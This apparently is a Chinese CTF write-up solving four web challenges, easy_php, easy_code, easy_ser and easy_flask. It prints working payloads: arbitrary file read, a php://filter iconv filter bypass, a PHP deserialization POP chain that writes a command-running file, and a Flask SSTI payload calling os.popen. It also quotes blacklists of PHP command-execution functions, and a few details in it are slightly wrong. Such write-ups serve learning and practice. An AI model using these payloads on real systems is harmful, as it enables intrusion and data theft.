解出题目wp
easy_php
打开场景
点击下载源码
发现有好多php文件,包括反序列化内容,而且还有文件上传点,一开始以为是要先传马,然后有参数,再进行反序列化
<?php
class Chunqiu
{
public $test;
public $str;
public function __construct($name)
{
• $this->str = $name;
}
public function __destruct()
{
• $this->test = $this->str;
• echo $this->test;
}
}
class Show
{
public $source;
public $str;
public function __construct($file)
{
• $this->source = $file;
• echo $this->source;
}
public function __toString()
{
• $content = $this->str['str']->source;
• return $content;
}
public function __set($key,$value)
{
• $this->$key = $value;
}
public function _show()
{
• if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
• die('hacker!');
• } else {
• highlight_file($this->source);
• }
}
public function __wakeup()
{
• if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
• echo "hacker~";
• $this->source = "index.php";
• }
}
}
class Test
{
public $file;
public $params;
public function __construct()
{
• $this->params = array();
}
public function __get($key)
{
• return $this->get($key);
}
public function get($key)
{
• if(isset($this->params[$key])) {
• $value = $this->params[$key];
• } else {
• $value = "index.php";
• }
• return $this->file_get($value);
}
public function file_get($value)
{
• $text = base64_encode(file_get_contents($value));
• return $text;
}
}
?>
最开始还审了链
Chunqiu的__destruct->show的__toString->Test的____get->读文件
但是后面看到file.php文件,就想到会不会有任意文件读取,刚好最近在整理这个的笔记
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
\#ini_set('open_basedir','/var/www/html/phar2');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
$show->source = $file;
$show->_show();
} else if (!empty($file)){
die('file doesn\'t exists.');
}
?>
查看源码,可以看出有任意文件上传漏洞
构造出payload:file.php?file=/flag

直接出了,当时也很惊讶,不知道是不是个非预期
easy_code
进入题目
最开始还以为是通过bp改游戏得的分数,但是多次修改都没什么用
看到题目右下角
访问/robots.txt得到一个/gogogo.php

任意文件读取进去../gogogo.php(比赛第二天到这一步了,结果当时赛方说题目出错了,第三天进来才有这些)直接开审
<?php
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);
$allowedFiles = ['read.php', 'index.php'];
$ctfer = $_GET['ctfer']?? null;
if ($ctfer === null) {
die("error 0!");
}
if (!is_numeric($ctfer)) {
die("error 1!");
}
if ($ctfer!= 667) {
die("error 2!");
}
//溢出
if (strpos(strval($ctfer), '7')!== false) {
die("error 3!");
}
$file = $_GET["file"];
if ($_COOKIE['pass'] == "admin") {
if (isset($file)) {
// 改进的正则表达式,检查是否不存在 base|rot13|input|data|flag|file|base64 字符串
if (preg_match("/^(?:.*(?:base|rot13|input|data|flag|file|2|5|base64|log|proc|self|env).*)$/i", $file)) {
// 先检查文件是否在允许的列表中
echo "prohibited prohibited!!!!";
} else {
echo "试试read.php";
include($file);
}
}
}
?>
审代码,要绕过ctfer,它不能为空,得有667,但是有不能包含7,还必须是数字
选用科学计数法尝试6.67e2,尝试好多都不行,想到了题目的提示,构造整数溢出
其中这个if ($ctfer!= 667是弱比较,当一个浮点数和一个整数进行比较时,PHP 会尝试将它们转换为相同类型再进行比较
?ctfer=6.66999999999999999999999e2造成精度误差,很接近677,就可以绕过
然后设置cookie为pass=admin
再使用php://filter去读,但是看到过滤器好多都不能用,看到convert.base64-encode,rot13都被绕过了
于是查资料csdn上搜索使用php://fliter伪协议时遇到过滤
看到可以配合convert.iconv修改字符集(这个是现查到的),使用file=php://filter/convert.iconv.utf-8.utf-16le/resource=read.php


然后利用在线工具base64解密,成功得到了flag
easy_ser
看题就是源码,开审,一看还涉及到了黑名单正则匹配还有文件操作,看出来最后有那三个定义的函数进行检测,最一开始看到过滤了那么多命令执行函数,还在想到时候用什么读来着,当时还想用proc_open()去读来着
听说pop挺好玩的
<?php
//error_reporting(0);
function PassWAF1($data){
$BlackList = array("eval", "system", "popen", "exec", "assert", "phpinfo", "shell_exec", "pcntl_exec", "passthru", "popen", "putenv");
foreach ($BlackList as $value) {
if (preg_match("/" . $value . "/im", $data)) {
return true;
}
}
return false;
}
function PassWAF2($str){
$output = '';
$count = 0;
foreach (str_split($str, 16) as $v) {
$hex_string = implode(' ', str_split(bin2hex($v), 4));
$ascii_string = '';
foreach (str_split($v) as $c) {
$ascii_string .= (($c < ' ' || $c > '~') ? '.' : $c);
}
$output .= sprintf("%08x: %-40s %-16s\n", $count, $hex_string, $ascii_string);
$count += 16;
}
return $output;
}
function PassWAF3($data){
$BlackList = array("\.\.", "\/");
foreach ($BlackList as $value) {
if (preg_match("/" . $value . "/im", $data)) {
return true;
}
}
return false;
}
function Base64Decode($s){
$decodeStr = base64_decode($s);
if (is_bool($decodeStr)) {
echo "gg";
exit(-1);
}
return $decodeStr;
}
class STU{
public $stu;
public function __construct($stu){
$this->stu = $stu;
}
public function __invoke(){
echo $this->stu;
}
}
class SDU{
public $Dazhuan;
public function __wakeup(){
$Dazhuan = $this->Dazhuan;
$Dazhuan();
}
}
class CTF{
public $hackman;
public $filename;
public function __toString(){
$data = Base64Decode($this->hackman);
$filename = $this->filename;
if (PassWAF1($data)) {
echo "so dirty";
return;
}
if (PassWAF3($filename)) {
echo "just so so?";
return;
}
file_put_contents($filename, PassWAF2($data));
echo "hack?";
return "really!";
}
public function __destruct(){
echo "bye";
}
}
$give = $_POST['data'];
if (isset($_POST['data'])) {
unserialize($give);
} else {
echo "<center>听说pop挺好玩的</center>";
highlight_file(__FILE__);
}
Pop链 :
SDU->STU->CTF
触发:
__destruct->__toString->__wakeup->__invoke
就是利用file_put_contents()函数写入flag文件,然后去读
思路和链有了,开始写脚本
<?php
class STU{
public $stu;
}
class SDU{
public $Dazhuan;
}
class CTF{
public $hackman= "a";
public $filename= '1.php';
}
$sdu=new SDU();
$stu=new STU();
$ctf=new CTF();
$sdu->Dazhuan=$stu;
$stu->stu=$ctf;
$ctf->hackman= "PD89YGNhdCAvZipgOw==";
echo serialize($sdu);
注意源码中的base64函数加密,不然构不成链

POST传参data=O:3:”SDU”:1:{s:7:”Dazhuan”;O:3:”STU”:1:{s:3:”stu”;O:3:”CTF”:2:{s:7:”hackman”;s:20:”PD89YGNhdCAvZipgOw==”;s:8:”filename”;s:5:”1.php”;}}}
查看1.php即可看到写入的flag
easy_flask
自己本身没有正式学过ssti,正准备学,原来都是听学长讲了一下
虽然这道是最简单的,但也是上网查资料,一点点出来的
看到是flask,就会想到ssti
测试
{{7*7}}

说明存在ssti漏洞
后面的就是顺着一步步查,想调用内置危险函数去读。
也去网上找了一些payload
发现这题并没有任何过滤,直接调用危险函数读到flag(借鉴csdn文章上的payload)
{{lipsum.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}